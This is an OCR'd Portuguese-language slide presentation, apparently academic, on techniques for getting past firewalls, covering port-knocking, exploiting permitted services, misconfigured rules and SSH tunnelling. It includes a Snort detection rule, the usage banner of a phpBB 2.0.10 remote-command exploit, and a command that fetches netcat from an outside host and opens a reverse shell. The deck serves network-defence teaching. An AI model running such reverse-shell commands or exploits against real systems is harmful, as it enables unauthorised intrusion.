Técnicas utilizadas para burlar Firewalls

João Marcelo Ceron
Emerson Virti
Liane Tarouco
Leandro Bertholdo


Sumário

- Introdução
- Técnicas utilizadas
- Ferramentas
- Testes realizados
- Conclusão


Introdução

- Firewall na política de segurança
  - Firewall: uma abordagem de segurança
- Tipos de firewall:
  - Filtro de pacotes
    - -Stateless – sem estado
    - **-Stateful** - com estado
  - **Application Layer Gateway / Proxies**

Tipos de firewall - Statefull




Tipos de firewall - Proxy



Metodologia

Metodologia

- Basicamente dois tipos de abordagens
  - **Tráfego oriundo da rede externa (Internet)**
  - Tráfego oriundo da rede interna (instituição)



Tráfego oriundo da rede externa


- Port-Knocking
- Exploração de serviços disponíveis
- Erros de configuração
- Tunelamento via serviços disponíveis

Tráfego oriundo da rede externa

- Port-knocking
  - Não é ilícito, necessita de configuração
  - Segurança baseada no desconhecimento
  - Basicamente duas técnicas:
    - Análise dos logs
    - Análise na captura – integrada com a firewall
  - Baseado em conteúdo dos pacotes
  - Baseado em informações do cabeçalho (porta)

Port-knocking

- Seqüência secreta: **porta 1111,2222,3333**



Exploração de serviços

- Exploração de alguma vulnerabilidade em serviços permitidos
  - Execução de código remoto no servidor

Exploração de serviços

- Ataques diretos

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg: "Attack in phpBB"; flow: established,from_server; content:"privmsg.php"; **pcre:"/\<a href="[^"]*(script|about|applet|activex|chrome)\s*\:/i"**; reference: url,www.securitytracker.com/alerts/2005/May/1013918.html; classtype: web-application-attack; sid: 2001928; rev:2;)

- **Impacto:** permite a execução remota de comandos


Exploração de serviços

```
#!/usr/bin/perl
use IO::Socket;
##
## phpBB <= 2.0.10 remote commands exec exploit
if (@ARGV < 4)
 {
 phpBB <=2.0.10 remote command execution exploit
 by RusH security team // www.rst.void.ru
##################################################
usage:
 r57phpbb2034.pl [URL] [DIR] [NUM] [CMD]
 params:
 [URL] - server url e.g. www.phpbb.com
 [DIR] - directory where phpBB installed e.g. /phpBB/ or /
 [NUM] - number of existing topic
 [CMD] - command for execute e.g. ls or "ls -la" or
```


“wget http://www.owned.com/nc.bin;./nc -e /bin/sh www.mymachine.no-ip.org 80”

Tunelamento via serviços disponíveis


- Tunelamento SSH
- Situação:
  - Serviço que não esta acessível diretamente, mas acessível a partir da firewall
  - Exemplo: Acessar o rdesktop em meu desktop



Abordagens



ssh -L:2323:interno.com:3389 user@ssh.dominio.com




Erros de configuração

- Tabela de regras muito extensa
- Complexidade
- Algumas questões:
  - UDP liberado – any to any
    - RST.b trojan – honeynet case
  - ICMP liberado – worms Nachi/Welchia
  - *Outbound conexions*

Metodologia

- Basicamente dois tipos de abordagens
  - Tráfego oriundo da rede externa (Internet)
  - **Tráfego oriundo da rede interna (instituição)**



Técnicas utilizadas

